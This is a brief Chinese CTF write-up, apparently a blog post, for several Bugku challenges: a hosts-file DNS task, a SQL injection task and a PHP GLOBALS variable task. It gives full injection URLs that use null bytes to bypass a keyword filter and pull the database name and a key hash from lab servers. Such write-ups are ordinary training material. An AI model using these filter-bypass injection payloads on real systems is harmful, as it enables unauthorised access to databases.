bugku 部分writeup

原创

G_goodstudy 于 2018-07-27 15:21:28 发布 269 收藏
分类专栏： ctf

域名解析


这道题皮的狠，不知道为什么我自己搭建的服务器，域名解析解决不了，但是只能痛过修改etc/hosts 添加 120.24.86.145 flag.bugku.com r然后浏览器浏览falg.bugku.com

sql注入测试

首先进行爆库查看

http://103.238.227.13:10087/?id=-1%20uni%00on%20sel%00ect%201%20,database()%23

http://103.238.227.13:10087/?id=-1%20uni%00on%20sel%00ect%201,hash%20fr%00om%20sql3.key%23



注入语句因为代码中限制了注入那么我们就使用00截断进行注入

变量1

http://120.24.86.145:8004/index1.php?args=GLOBALS

传入的参数